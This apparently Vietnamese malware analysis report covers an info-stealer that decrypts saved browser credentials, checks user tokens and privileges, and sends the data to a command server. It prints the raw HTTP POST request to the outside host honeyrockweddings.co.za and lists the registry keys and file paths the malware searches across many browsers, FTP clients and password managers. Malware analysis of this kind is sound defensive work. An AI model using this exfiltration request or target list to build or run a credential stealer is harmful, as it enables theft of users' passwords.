


* encryptedUsername:







+, Giải mã username:




+, Và trường encryptedPassword:



Toàn bộ dữ liệu lấy được sẽ thông qua 1 hàm mã hóa thành các byte:



**Toàn bộ dữ liệu được lưu vào ckav.ru**




***Tương tự với các Browser khác ( xem ở cuối report).***


**Phần III: Kiểm tra thông tin user và đặc quyền.**


**Kiểm tra thông tin user và computer:**


+ Get Computer Name:




+ Username

\







+, Alloc cho thông tin lấy được:




**Mở và kiểm tra token:**

+, Mở:







+, Lấy thông tin Token:




+, Kiểm tra Sid đặc quyền:



**Có một phần nghi vấn là chụp màn hình desktop:**





**Phần IV: Gửi data steal về sever**


**Connect:**




**Gửi:**

+, Tạo request:


"POST /wp-admini/Royalty/fre.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 (Charon; Inferno)\r\nHost: honeyrockweddings.co.za\r\nAccept: \*/\*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\n"




+, Send request:




+, Send data (trong ckav.ru):






**Nhận:**

+, Nhận dữ liệu, phần nhận dữ liệu hình như bên sever không phản hồi



+, Nhưng nghi vấn có tạo file để thực thi sau khi nhận dữ liệu từ sever:



**Phần V: More Browser**

Cách thức tìm dữ liệu cũng tương tự với Fire Fox đã phân tích ở trên, chủ yếu tập trung vào các folder và file chứa thông tin như: ini, config, db, xml, js, json,…

**Dưới đây là danh sách các browser được ghé thăm và các key được query, create cũng như các file được tìm kiếm: ( chưa hết :<)**

**Browser query:**

+, IceDragon:

Key query: SOFTWARE\\ComodoGroup\\IceDragon\\Setup\\SetupPath

+, Apple Computer:

Key query or create: SOFTWARE\\Apple Computer, Inc.\\Safari\\InstallDir

File/Folder query: \\Apple Computer\\Preferences\\keychain.plist; \\Apple Application Support\\plutil.exe

+, K-Meleon:

Key query or create: SOFTWARE\\K-Meleon\\CurrentVersion\\Main\\Install Directory

File/Folder query: profiles.ini; logins.json; prefs.js; signons.sqlite; logins.json; signons.txt

+, SeaMonkey:

Key query or create: SOFTWARE\\mozilla.org\\SeaMonkey\\CurrentVersion\\Main\\Install Directory

File/Folder query: profiles.ini; logins.json; prefs.js; signons.sqlite; logins.json; signons.txt

+, Flock:

Key query or create: SOFTWARE\\Mozilla\\Flock\\CurrentVersion; SOFTWARE\\Flock\\Flock\\Main\\Install Directory

File/Folder query: profiles.ini; logins.json; prefs.js; signons.sqlite; logins.json; signons.txt

+, Black Hawk:

File/Folder query: NETGATE\\Black Hawk; %ProgramW6432%

+, Lunascape:

File/Folder query: Lunascape\\Lunascape6\\plugins\\{9BDD5314-20A6-4d98-AB30-8325A95771EE}

+, Comodo\\Dragon; MapleStudio\\ChromePlus; Google\\Chrome; Nichrome; RockMelt;

Spark; Chromium; Titan Browser; Torch; Yandex\\YandexBrowser; Epic Privacy Browser;

CocCoc\\Browser; Comodo\\Chromodo; Coowon\\Coowon; Mustang Browser; 360Browser\\Browser;

CatalinaGroup\\Citrio; Google\\Chrome SxS; Orbitum; Iridium:

Key query or create: No

File/Folder query: \\User Data\\Default\\Login Data; \\User Data\\Default\\Web Data

+, Opera:

File/Folder query: \\Opera\\Opera Next\\data; \\Opera Software\\Opera Stable; \\User Data\\Login Data; \\User Data\\Default\\Web Data; \\Opera\\wand.dat

+, QtWeb Internet Browser:

Key query or create: Software\\QtWeb.NET\\QtWeb Internet Browser\\AutoComplete

File/Folder query:

+, QupZilla:

File/Folder query: \\QupZilla\\profiles\\default\\browsedata.db

+, Cyberfox:

Key query or create: SOFTWARE\\8pecxstudios\\Cyberfox86\\RootDir; SOFTWARE\\8pecxstudios\\Cyberfox\\Path

File/Folder query: profiles.ini; logins.json; prefs.js; signons.sqlite; logins.json; signons.txt

+, Pale Moon:

Key query or create: SOFTWARE\\Mozilla\\Pale Moon\\Main\\Install Directory

File/Folder query: profiles.ini; logins.json; prefs.js; signons.sqlite; logins.json; signons.txt

+, Waterfox:

Key query or create: SOFTWARE\\Mozilla\\Waterfox\\Main\\PathToExe

File/Folder query: profiles.ini; logins.json; prefs.js; signons.sqlite; logins.json; signons.txt

+, FTPShell:

File/Folder query: \\FTPShell\\ftpshell.fsi

+, Notepad++:

File/Folder query: \\Notepad++\\plugins\\config\\NppFTP\\NppFTP.xml

+, oZone3D:

File/Folder query: \oZone3D\\MyFTP\\myftp.ini

+, FTPBox:

File/Folder query: \\FTPBox\\profiles.conf

+, sherrod FTP:

File/Folder query: \\Sherrod Computers\\sherrod FTP\\favorites; #document.favoriteManager\*

+, FTP Now:

File/Folder query: \\FTP Now\\sites.xml

+, NexusFile:

File/Folder query: \\NexusFile\\userdata\\ftpsite.ini; \\NexusFile\\ftpsite.ini

+, NetSarang:

File/Folder query: \NetSarang\\Xftp\\Sessions\\\*xfp

+, EasyFTP:

File/Folder query: \\EasyFTP\\data

+, SftpNetDrive:

File/Folder query: \\SftpNetDrive\\\*cfg

+, JaSFtp:

File/Folder query: JaSFtp

+, Automize:

File/Folder query: Automize

+, Cyberduck:

File/Folder query: \\Cyberduck\\user.config; \\iterate\_GmbH\\user.config

+, FTPInfo:

File/Folder query: \\FTPInfo\\ServerList.xml; \\FTPInfo\\ServerList.xml

+, Staff-FTP:

File/Folder query: [\\Staff-FTP\\sites.ini](file:///\\Staff-FTP\\sites.ini)

…

**Some file path query:**

\.purple\accounts.xml; [\SuperPutty\Sessions](file:///\\SuperPutty\\Sessions); [\\.config\\fullsync\\profiles.xml](file:///\\.config\\fullsync\\profiles.xml); \To-Do DeskList\tasks.db; Mkrotik\Winbox; \1Password; \My RoboForm Data; \Enpass; \*kdbx; \Microsoft\Sticky Notes\SticyNotes.snt; \Conceptworld\Notezilla\Notes8.db; \stickies\images; \To-Do DeskList\tasks.db; …